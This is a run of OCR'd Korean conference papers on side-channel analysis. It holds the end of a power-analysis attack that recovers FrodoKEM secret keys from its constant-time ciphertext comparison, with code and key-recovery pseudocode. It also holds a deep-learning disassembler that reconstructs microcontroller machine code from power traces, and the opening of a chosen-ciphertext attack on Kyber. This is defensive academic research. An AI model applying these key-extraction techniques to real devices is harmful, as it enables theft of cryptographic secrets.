따라서 두 경우에 암호문을 비교할 경우 두 개의 memcmp()와 if(...&&...)의 특성에 의해 시간 차이가 발생한다. 이를 이용해 x에 따라 복호화가 성공했는지 실패했는지 구분할 수 있다.

x를 1씩 증가시키며 최초로 복호화가 실패하는 $E'_{(i,j)}+x=2^{D-b-1}$을 찾으면 에러인 x를 이항하여 계산하는 것으로 E'의 한 계수를 복구할 수 있다. 이를 모든 계수에 대해 반복하여 E'을 모두 복구할 수 있고, 최종적으로 선형방정식을 통해 비밀키 S를 구할 수 있다.

이 공격에는 디캡슐화 내에서 암호문 비교 연산이 차지하는 시간 비율이 낮기 때문에 복호화가 성공했을 때와 실패했을 때의 소요 시간의 분포가 많이 겹치는 문제가 있다. 따라서 분포의 겹침을 해결하여 확실하게 성공과 실패를 나누기 위한 추가 수행 횟수가 α만큼 필요하다. 최종적으로 E'의 모든 계수를 구하는 데에 필요한 총 수행 횟수는 차원 수×이진탐색 횟수×α=1344×8×11×($\alpha\approx 2^{13}$)≈2^{30}이었다.

IV. 전력 구분 공격을 이용한 키 복구

4.1 공격 원리

FrodoKEM은 3장에서 소개한 공격[2]에 대한 대응기법들 중에서 상수 시간 구현을 채택하여 Round 3 reference code를 수정하였다. [표 4]는 Round 3 FrodoKEM의 암호문 비교 연산 코드이고 [표 5]는 memcmp() 함수를 대체하는 상수 시간 비교 함수를 나타낸 것이다.

본 논문의 공격 대상은 [표 5]의 함수 반환값이다. 앞서 말한 것처럼 복호화가 성공, 실패했을 때 각각의 경우에서 암호화를 다시 수행하여 $c'=(C_1'\|C_2')$과 $\tilde{c'}=(\widetilde{C_1'}\|\widetilde{C_2'})$을 각각 계산한다. verify 함수는 비교에 성공할 경우 0, 실패할 경우 -1을 반환하는 함수이다. 이때, C_1 부분을 비교하는 verify 함수를 보자. 복호화가 성공했을 때에는 C_1과 C_1'을 비교하게 되고, 이 둘이 동일하므로 0을 반환한다. 반면에 실패했을 때에는 C_1과 $\widetilde{C_1'}$를 비교하므로 -1을 반환한다. 즉, 복호화가 성공했는지 또는 실패했는지에 따라 verify의 반환값은 아래 식처럼 0과 -1로 나누어진다. (단, 여기서 sel은 [표 5]의 반환값인 semi_selector를 의미한다.

$$sel=\begin{cases} verify(C_1,C_1')=\ \ 0, \text{if SUCCESS} \\ verify(C_1,\widetilde{C_1'})=-1, \text{if FAILURE} \end{cases}$$

해밍웨이트(HW, Hamming Weight) 소비 전력 모델을 따르는 장치에서는 중간값의 해밍웨이트에 비례한 전력이 소모된다. 즉, 성공했을 때는 HW(0)=0에 해당하는 전력이 소모되고 실

[표 4] NIST Round 3 후보 FrodoKEM의 암호문 비교 연산 (Frodo-640 기준)

```
1 : selector = verify(C_1, C_1prime, 2 * 640 * 8) | verify(C_2, C_2prime, 2 * 8 * 8)
```

[표 5] NIST Round 3 후보 FrodoKEM의 verify 함수

```
1 : int8_t verify(const uint16_t *Cipher, const uint16_tr *Cipher_prime, size_t len)
2 : {
3 :     uint16_t semi_selector = 0
4 :     for(size_t i = 0; i < len; i++)
5 :         semi_selecotr |= Cipher[i] ^ Cipher_prime[i];
6 :     semi_selector = (-(int16_t)semi_selector) >> (8 * sizeof(uint16_t) - 1);
7 :     return (int8_t) semi_selector;
8   }
```

패했을 경우에는 HW(-1)=8에 해당하는 전력이 소모된다. 두 경우의 소비 전력 차이가 크기 때문에 파형 상에서의 분포가 눈으로 구분하는 것이 가능하다.


4.2 실험 결과

본 논문은 32-bit 연산 ARM Cortex-M4를 탑재한 ChipWhisperer UFO + STM32F3 보드를 사용해 29.538 MS/s의 샘플링레이트로 최적화 옵션 -Os(코드 크기 최적화)에 대해 수집한 전력 파형을 대상으로 실험했다.

부채널분석은 민감 정보가 사용되는 Point of Interest(PoI)를 찾는 것이 중요하다. 본 논문에서는 PoI를 찾기 위하여 Sum Of Squared pair-wise T-differences(SOST) 값을 이용하였고, 그 식은 다음과 같다. (단, ϵ,σ,#은 각각 집합의 평균, 표준편차, 집합의 원소의 개수)

$$SOST = \sum \left(\frac{\epsilon(set\ 0) - \epsilon(set\ 1)}{\sqrt{\frac{\sigma(set\ 0)^2}{\#(set\ 0)} + \frac{\sigma(set\ 1)^2}{\#(set\ 1)}}} \right)^2$$

[그림 1]은 복호화가 성공했을 때(set 1)와 실패했을 때(set 0) 암호문 비교 연산이 수행되는



[그림 1] C_1 부분의 verify 함수가 종료되어 값이 반환될 때의 파형(위)과 SOST 값이 가장 큰 시점의 분포(아래)

[표 6] FrodoKEM 비밀키 복구 알고리즘[2]

1 :	Generate a valid ciphertext $c=(C_1 \| C_2)$
2 :	for $i=0$ to $N-1$ do
3 :	for $j=0$ to $\bar{n}-1$ do
4 :	Use the binary search to recover $E'_{(i,j)}$
5 :	end for
6 :	end for
7 :	Recover S from E' by solving linear equation
8 :	Return S

동안의 소모 전력 파형을 수집하여 그래프로 나타낸 것이다. 파형 상에서 분포가 확연히 구분되기 때문에 복호화 성공, 실패를 쉽게 구분할 수 있다. 그러면 2장에서 설명한 방법에 따라 $E'_{(i,j)}$를 찾고 비밀키 S를 복구할 수 있다.

본 논문에서 제시하는 공격은 분포가 확실하게 구분되기 때문에 3장에서 언급한 α가 1이 된다. 따라서 Frodo-640 기준 $640\times8\times12\times1 \approx 2^{16}$개의 파형, Frodo-1344 기준 $1344\times8\times11\times1 \approx 2^{17}$

개의 파형을 수집하면 에러 행렬 E'을 복구할 수 있다. 그리고 선형방정식을 통해 비밀키 S를 계산할 수 있다. 즉, [표 6]의 알고리즘을 수행하여 비밀키를 완전히 복구할 수 있다.

V. 결론

본 논문은 상수 시간으로 구현된 FrodoKEM 암호문 비교 연산 코드에 대해 소모 전력을 사용한 새로운 공격을 제시했다. 복호화 성공, 실패를 전력 파형의 분포로 확실하게 구분할 수 있어 적은 수의 파형으로도 비밀키 S를 복구할 수 있었다. 본 논문에서는 하나의 공격지점만 소개했지만 이후 논문에서는 전력 분포를 더 확연하게 구분할 수 있는 여러 공격지점을 소개하고 이 공격에 대한 대응기법을 제시할 예정이다.

[사사] "이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2020-0-00913, 무선 은닉채널 위험성 검증 연구)

[참고문헌]

[1] NIST PQC Round 3 FrodoKEM, "https://frodokem.org/files/FrodoKEM-specification-20200930.pdf", 2020.

[2] Qian Guo, et al., “A Key-Recovery Timing Attack on Post-quantum Primitives Using the Fujisaki-Okamoto Transformation and Its Application on FrodoKEM”, Annual International Cryptology Conference: CRYPTO 2020, 359-386, 2020.

기계어 수준 부채널 누설 정보 분석 및 역어셈블러 구현

배대현,* 하재철**

*, **호서대학교 (대학원생, 교수)

Machine Code-Level Side-Channel Leakage Analysis and Disassembler Implementation

Daehyeon Bae,* Jaecheol Ha**

*, **Hoseo University(Graduate student, Professor)

요 약

소비 전력, 전자기파와 같은 디바이스의 부채널 누출 정보에는 내부 연산 데이터에 의존적인 정보 뿐만 아니라 실행되는 명령어에 의존적인 정보 또한 포함되어 있기에 이를 복구하고자 하는 연구가 진행되고 있다. 대부분의 연구는 명령코드 수준으로 수행되었지만, 최근 명령어 패치 과정에서의 누출 정보를 이용해 기계어 수준 복구가 가능함이 검증되었다. 본 논문에서는 기존 명령코드 수준이 아닌 기계어 수준에서 부채널 누출을 분석하며, 이를 바탕으로 역어셈블러를 구현한다. 8-비트 처리 단위 MCU를 이용한 실험 결과, 임의의 명령어가 실행되는 도중 발생하는 패치 과정의 부채널 누출 정보를 이용해 명령코드와 피연산자를 포함한 16-비트 기계어 전체를 약 72.7%의 정확도로 복구할 수 있었다.

I. 서론

차분 전력 분석(DPA, Differential Power Analysis)을 비롯한 부채널 분석은 부채널 누출 정보가 디바이스 내부 연산 데이터에 의존적이라는 사실에 기반해 암호 키를 추출할 수 있는 등 임베디드 시스템에서 동작하는 암호 스킴의 안전성을 위협하는 요소가 되었다[1]. 그러나 부채널 누출 정보에는 연산 데이터에 의존적인 정보뿐만 아니라 수행되는 명령어에 의존적인 정보 또한 포함되어 있기에 부채널 누출 정보를 기반으로 프로세서에서 실행되는 명령어를 복구하고자 하는 연구도 수행되고 있다[2, 3].

디바이스의 부채널 누출 정보로부터 명령어를 복구하는 소프트웨어를 부채널 기반 역어셈블러(SCBD, Side Channel-Based Disassembler)라 하며, 사용하는 부채널 누출의 종류와 명령어 복구 단위에 따라 분류될 수 있다. 부채널 누출의 종류로는 MCU (MicroController Unit)의 소비 전력과 전자기파(EM, ElectroMagnetic)가 사용된 바 있으며, 복구 단위로는 명령코드(opcode) 수준과 기계어 수준으로 시도되었다. 대부분의 SCBD 관련 연구는 명령코드 수준에서 수행되었지만, 2019년 V. Cristiani 등이 처음으로 기계어 수준(비트 수준)의 접근을 통해 SCBD를 구현함으로써 더욱 유연하고 리터럴(literal) 상수를 비롯한 모든 피연산자까지 완벽히 복구할 수 있는 SCBD의 새로운 발전 가능성을 보였다.

명령코드 수준 복구란, 각 명령코드에 따라 임의로 부여된 식별자 값을 복구하는 것이다. 이때, 명령어 템플릿 구성을 위해 특정 MCU의 문법에 부합하는 어셈블리어를 구성해야 하므로 많은 노력이 요구되며, 특정 MCU에 종속적이다. 또한, 피연산자인 레지스터를 복구하기 위한 모델이 명령코드마다 추가로 요구되며 리터럴 상수는 복구하기 어렵다.

반면, 기계어 수준 복구는 명령어를 단순히 하나의 값으로 취급하며, 인코딩된 기계어 값 자체를 복구한다. 따라서 템플릿 구성 과정이 어셈블리어의 조합이 아닌 임의의 기계어 비트열 생성으로 수행될 수 있어 특정 MCU에 종속적이지 않아 유연성이 높다. 또한, 기계어에는 리터럴 상수, 레지스터 등 모든 피연산자 정보까지 포함되어 있으므로 명령코드 수준처럼 피연산자 구분을 위한 추가 모델 및 작업이 필요하지 않다. 그러나 명령어의 실제 실행 과정이 아닌, 상대적으로 짧은 명령어 패치(fetch) 과정에서의 부채널 누출 정보를 사용해야 하며, EM 파형과 같은 스위칭 노이즈(switching noise)가 적은 국소적인 누출 정보가 필요하다.

본 논문에서는 스위칭 노이즈가 큰 MCU 전체의 소비 전력 누출 정보를 이용해 기존의 명령어 수준이 아닌 기계어 수준에서의 명령어 전체 비트에 대한 부채널 누출을 차분 파형, SNR, TVLA, 상관계수 분석 실험을 통해 검증한다. 또한, 이를 바탕으로 딥러닝 기반 기계어 수준 SCBD를 구현하여 16-비트 전체 기계어를 약 72.7% 정도의 정확도로 복구할 수 있음을 보인다.

II. 기계어의 부채널 누출 모델

기계어 값의 부채널 누출 확인 실험을 위해 ChipWhisperer 플랫폼과 8-비트 처리 단위 MCU인 XMEGA128D4를 사용하며, 세부 사양은 Table 1과 같다. 본 MCU는 단일 레벨 파이프라인 기술을 사용하며, 이는 MCU가 2개의 스테이지(stage) 즉, 패치(fetch)와 실행(execution)을 거쳐 명령어를 수행함을 의미한다. 또한, 141개의 명령어 중 4개를 제외한 137개의 명령어는 16-비트 기계어로 인코딩되고

Table 1. XMEGA128D4의 세부 사양

	Specification
Clock	7.37MHz (external)
Pipelining	Single-level (Fetch + Execution)
# of instruction	141
Machine code encoding format	16-bit (4 inst.×32-bit)

이는 본 논문에서 부채널 누출을 확인하고 SCBD를 이용해 복구하고자 하는 값이다.

문헌 [3]에 따르면 기계어 값의 부채널 누출은 명령어 패치 과정에서 발생한다. 즉, 다음 Fig. 1과 같이 플래시 메모리로부터 읽힌 기계어 값이 명령어 레지스터(IR, Instruction Register)에 쓰이는 과정에서 부채널 누출이 발생하기에, IR를 대상으로 소비 전력 모델링을 수행해야 한다.




Fig. 1. XMEGA128의 기계어 부채널 누출

16-비트로 구성된 기계어를 M이라 할 때, IR의 소비 전력은 해밍 웨이트(HW, Hamming Weight) 모델 $HW(M)$, 해밍 거리 모델 $HW(M^{before} \oplus M)$ 등으로 표현될 수 있다. 그러나 본 실험 환경에서는 HW 모델이 적합함을 확인했기에, $HW(M)$을 IR에 대한 소비 전력 모델로 정의한다.

보다 구체적인 모델을 정의하기 위해서는 명령어 비트(M_b) 구성에 따른 소비 전력을 고려할 필요가 있다. 즉, M이 16-비트로 인코딩되며 플래시 메모리 또한 16-비트 단위로 구성되므로 $HW(M_{1..16})$ 모델을, MCU가 8-비트 처리 단위를 가지므로 $HW(M_{1..8})$ 또는 $HW(M_{9..16})$ 모델을, 그리고 가장 저수준의 처리 단위인 비트 단위의 $HW(M_b)$ 모델을 고려할 수 있다. 이후 3장에서는 앞서 가정한 명령어 비트 구성에 따른 소비 전력 모델을 이용해 부채널 누출을 검증한다.

III. 기계어의 부채널 누출 검증

MCU의 기계어 부채널 누출을 검증하기 앞서, 임의의 비트열로 구성된 명령어 템플릿을 생성하기 위해 다음 Fig. 2와 같이 3개의 명령어로 구성된 시퀀스(sequence)의 소비 전력 파형을 측정한다. 여기서 찾고자 하는 대상 명령어는 inst.2이며, 이는 inst.1이 실행될 때 패치됨을 주목하자. 실제 환경에서는 inst.2의 전, 후에 다른 명령어가 실행될 것이므로 임의의 명령어 inst.1과 inst.3을 앞, 뒤에 배치한다. 이렇게 생성된 6-바이트 임의의 기계어 비트열 $M^{\text{inst.1}}$, $M^{\text{inst.2}}$, $M^{\text{inst.3}}$은 유효성 검사를 거쳐 필터링 후 소비 전력 파형으로 측정된다.




Fig. 3. 명령어 구성 및 측정 샘플 포인트

3.1 기계어 부채널 누출 검증 방법

기계어의 부채널 누출 검증을 위한 방법으로는 차분 파형, 피어슨 상관계수, SNR(Signal to Noise Ratio) 그리고 Welch's t-test를 부채널 분석 분야에 적용한 TVLA(Test Vector Leakage Assessment)를 사용한다.

정의한 소비 전력 모델을 $L(M)$이라 할 때, 차분 파형과 TVLA(specific TVLA)를 이용한 분석에서는 $L(M)$의 결과에 따라 구분된 2개의 파형 그룹 간 분석을 수행한다. 즉, 기계어의 b번째 비트를 의미하는 M_b의 부채널 누출을 검증할 경우 $L(M_b)=1$인 파형과 $L(M_b)=0$인 파형 그룹 간 분석을, $s\sim n$번째의 기계어 비트열에 대한 검증에는 $L(M_{s..n})>\delta$ 그리고 $L(M_{s..n})<\delta$을 만족하는 두 파형 그룹 간 분석을 수행한다. 이때, $L(M_{s..n})$의 범위가 $\alpha\sim\beta$라 하면 $\delta=\frac{\beta-\alpha}{2}$이다. 또한, 피어슨 상관계수를 이용한 분석에서는 $L(M)$ 값 자체와 소비 전력 파형 간 직접적인 상관관계를 계산한다. 마지막으로 SNR을 이용한 분석에는 $L(M)$의 값에 따라 분류되는 $\beta-\alpha+1$개의 파형 그룹을 기반으로 SNR을 계산한다.

3.2 기계어의 부채널 누출 검증 실험 결과

앞서 제시한 4가지 방법으로 분석한 임의의 명령어 비트열 $M^{\text{inst.2}}$에 대한 기계어 부채널 누출 검증 실험 결과는 Fig. 3과 같다. 4가지 분석 결과 모두 12 샘플 포인트에서 기계어 부채널 누출이 최대로 발생하는 것을 볼 수 있다. 이는 Fig. 2를 기준으로 (b) 지점이며, 명령어 패치 과정에서 기계어의 부채널 누출이 발생함을 확인할 수 있다. 또한, 기계어의 부채널 누출은 1-비트 모델뿐만 아니라 8-비트, 16-비트




Fig. 2. Inst.2 명령어 대상 1-비트 단위의 기계어 부채널 누출 검증




Fig. 4. Inst.2 명령어 대상 8-비트, 16-비트 단위의 기계어 부채널 누출 검증

모델에서도 마찬가지이며, 그에 따른 분석 결과는 Fig. 4와 같다. TVLA를 제외한 3가지 분석 결과 모두 1-비트 단위보다 8-비트 이상의 단위의 부채널 누출이 더 크다는 것을 확인할 수 있다.

부채널 누출이 있는 지점에서의 소비 전력 값의 분포를 확인하기 위해, Fig. 2의 (b) 지점에 해당하는 값의 분포를 $HW(M_{1..16}^{\text{inst.2}})$ 값에 따라 확률 밀도 함수로 표현한 것이 Fig. 5와 같다. HW 8~15를 의미하는 점선이 대체로 큰 값을 가지는 것으로 보아, $HW(M_{1..16}^{\text{inst.2}})$가 클 때 소비 전력 또한 크다는 추세를 확인할 수 있다. 이는 inst.1의 실행 시점이므로 큰 스위칭 노이즈로 인해 이상적인 값의 분포를 확인할 수는 없다.

반면, 부채널 누출을 보다 명확하게 보이기 위해 inst.2가 아닌 inst.1에 대한 값의 분포 즉, $HW(M_{1..16}^{\text{inst.1}})$에 따른 Fig. 2의 (a) 지점에 대한 소비 전력 값 분포를 나타낸 것이 Fig. 6이다. (b) 지점과는 다르게, (a) 지점은 아무런 명령어가 실행되지 않기 때문에 $HW(M_{1..16}^{\text{inst.1}})$에 따라 더욱 구분되는, 보다 이상적인 값의 분포를 확인할 수 있다. 따라서 실험 대상 MCU를 기준으로, $HW(M_{1..16})$ 모델이 명령어 패치 과정에서의 기계어 부채널 누출을 가장 잘 표현한다고 판단할 수 있다.




Fig. 5. $HW(M_{1..16}^{\text{inst.2}})$에 따른 소비 전력 값의 분포




Fig. 6. $HW(M_{1..16}^{\text{inst.1}})$에 따른 소비 전력 값의 분포

IV. 기계어 수준 SCBD 구현

앞선 3장의 실험을 통해 XMEGA128D4 MCU 대상의 기계어 부채널 누출을 확인했으므로, 이를 이용한다면 기계어 수준 SCBD를 구현할 수 있을 것이다. 따라서 본 장에서는 딥러닝 모델을 이용해 실제 소비 전력 파형으로부터 16-비트의 기계어를 복구하고자 한다.

앞서 부채널 누출 검증에 사용된 데이터셋을 기반으로 SCBD를 구현하며, 이는 약 18,000개의 6-바이트 무작위 명령어 시퀀스로 구성된다.

각각의 명령어 시퀀스는 29.538MS/s의 표본화율로 10개의 소비 전력 파형을 측정하였다. 또한, 명령어의 패치가 아닌 실행(execution) 과정에서도 기계어의 일부 비트가 누출됨을 확인했기에, inst.2의 패치부터 실행까지의 파형을 사용한다. 마지막으로 소비 전력 파형은 주성분 분석(Principal Compnent Analysis)을 통해 전처리된다.

SCBD는 1-비트, 8-비트, 16-비트 단위로 각각 구현되며, 가장 간단한 딥러닝 모델인 MLP(Multi-Layer Perceptrom)을 사용한다. 모든 모델은 500개의 노드와 ReLu 활성화 함수를 가지는 2개의 은닉 계층과 과적합 방지하기 위한 0.5 비율의 Dropout 계층으로 구성된다. 출력 노드는 1-비트, 8-비트, 16-비트 모델 각각 2개, 256개, 65,536개이며, 활성화함수로는 Softmax를 사용한다. 또한, 모든 모델의 손실함수로는 교차 엔트로피 함수를, 최적화 함수로는 Adam을 사용하였다.

총 18만 개 명령어 템플릿의 학습:검증 데이터를 3:1 비율로 분리한 후 SCBD를 학습시킨 결과는 Table 2와 Table 3과 같다. 1-비트 단위 SCBD의 경우, 기계어의 1-비트 단위 부채널 누출이 존재하지만 그 정도가 낮고 독립적이지 않아 파형과의 상관도가 낮으므로 4% 정도의 저조한 정확도를 보인다. 반면, 8-비트 단위 SCBD는 1-비트 단위보다 정확도가 크게 개선되었으며, 실제 기계어의 부채널 누출 모델로 정의한 16-비트 단위 SCBD에서는 $M_{1..16}^{\text{inst.2}}$을 72.7%의 다소 높은 정확도로 복구할 수 있다.

한편, 타 명령어 실행으로 인한 스위칭 노이즈가 학습에 미치는 영향을 확인하기 위해 $M_{1..16}^{\text{inst.1}}$을 학습시킨 결과 84.7%의 정확도로 복구할 수 있었다. 즉, inst.1 실행으로 인한 스위칭 노이즈의 영향이 크며, 이를 줄인다면 보다 정확한 SCBD를 구현할 수 있을 것이다.

V. 결론

본 논문에서는 국소적인 누출이 아닌 스위칭 노이즈가 큰 MCU 전체의 소비 전력 파형을 사용함에도 불구하고 분석 가능한 수준의 기계어 부채널 누출이 존재하며, 특히 SCBD를 통해 명령코드와 모든 피연산자를 포함한 16-비트 기계어를 72.7% 정확도로 복구하였다.

Table 2. 1-비트 단위 기계어 복구 정확도

1^{st}	2^{nd}	3^{rd}	4^{th}	5^{th}	6^{th}	7^{th}	8^{th}
79.5	79.4	79.5	79.3	81.1	79.6	79.5	79.6
9^{th}	10^{th}	11^{th}	12^{th}	13^{th}	14^{th}	15^{th}	16^{th}
93.3	87.0	83.9	84.0	80.5	79.8	81.2	80.0

Table 3. 1-, 8-, 16-비트 단위 기계어 복구 정확도

	Accuracy
1-bit level	0.039 ($\approx 0.817^{16}$)
8-bit level	0.401 (0.625×0.641)
16-bit level (inst.1)	0.847
16-bit level	**0.727**

실험 환경에서의 표본화율은 클럭당 4샘플로 매우 낮으며 국소적인 누출이 아니기 때문에 여러 노이즈 감소 기법을 적용해도 정확도 향상에는 어느 정도 한계가 있을 것으로 추측된다. 따라서 기존 명령코드 수준의 모델과 기계어 수준의 모델을 혼합하여 두 복구 단위에 따른 이점을 모두 활용한다면 더욱 정교한 SCBD를 구현할 수 있을 것이다. 추후 연구로는 8-비트 처리 단위 MCU 대상 SCBD의 고도화 및 보다 복잡한 파이프라인 기술과 많은 명령어 집합을 갖는 32-비트 단위 MCU 대상 SCBD를 구현하고자 한다.

[참고문헌]

[1] P. Kocher, J. Jaffe, and B. Jun, “Differential power analysis,” CRYPTO’99, LNCS 1666, pp. 388-397, 1999.

[2] J. Park, X. Xu, Y. Jin, D. Forte, and M. Tehranipoor, “Power-based side-channel instruction-level disassembler,” ACM/ESDA/IEEE Design Automation Conference 2018 (DAC’18), pp. 1 - 6, 2018.

[3] V. Cristiani, M. Lecomte, and T. Hiscock, “A bit-level approach to side channel based disassem-bling,” International Conference on Smart Card Research and Advanced Applications, pp. 143 - 158, 2019.

CRYSTALS-KYBER Barrett Reduction 연산에 대한 선택 암호문 공격+

심보연*, 박애선**, 한동국***

*한국전자통신연구원 (연구원), **군사안보지원사령부 (사무관), ***국민대학교 (교수)

Chosen-ciphertext Attack on Barrett Reduction of CRYSTALS-KYBER

Bo-Yeon Sim*, Aesun Park**, Dong-Guk Han***

*ETRI(Researcher), **DSSC(Deputy Director), ***Kookmin Univ.(Professor)

요 약

본 논문에서는 NIST 양자 내성 암호 표준화 3라운드 후보인 CRYSTALS-KYBER에 대한 부채널 정보 기반 선택 암호문 공격을 제안한다. 기존 디캡슐화 과정의 역 NTT, 메시지 인코딩/디코딩 연산 등을 공격 대상으로 하는 것과 달리, 새로운 공격 위치로 Barrett Reduction 연산을 활용한다. 제안하는 공격은 비밀 키 복구 공격으로, 민감 정보, 즉, 비밀 키의 계수 값에 의존해서 발생하는 Barrett Reduction 연산의 중간값을 이용한다. 전체 비밀 키를 복구하는데 KYBER512와 KYBER768은 6개, KYBER1024는 8개의 선택 암호문만을 사용한다. ARM Cortex-M4 프로세서에서의 실험을 통해 100%성공률로 비밀 키가 도출됨을 보인다.

I. 서론

양자 컴퓨터 구현 기술의 발전과 Shor 알고리즘으로 인해 소인수분해 및 이산대수 문제 기반 암호의 해독이 현실적인 문제로 다가오고 있다. 이에 대규모 양자 컴퓨터가 등장하더라도 안전하게 사용할 수 있는 암호 알고리즘에 관한 연구가 활발히 이루어지고 있으며, 미국 NIST에서는 2017년부터 양자 내성 암호 표준화 프로젝트를 진행 중이다. 2020년 7월, NIST는 3라운드 진출 공개키 암호화(PKE, public key encryotion) 및 키 교환 메커니즘(KEM, key encapsulation mechanism)으로 격자 기반 3종, 부호 기반 1종을 발표하였다.

Kocher에 의해 소개된 부채널 분석은 임베디드 장비에서 사용되는 암호화 알고리즘 구현에 대한 주요 위협으로 간주 된다. 비밀 정보 획득을 위해 시간, 전력 소비, 전자파 방출 등의 정보를 활용하며, 수십 년 동안 다양한 암호 알고리즘을 대상으로 부채널 분석 방법 및 대응기법에 관한 연구가 진행 중이다. 양자 내성 암호도 실제 장비에서 사용될 때 부채널 공격에 취약할 수 있음이 알려져 있으며, NIST는 3라운드 후보에 대하여 부채널 분석 대응기법이 포함된 구현을 요구하고 있다.

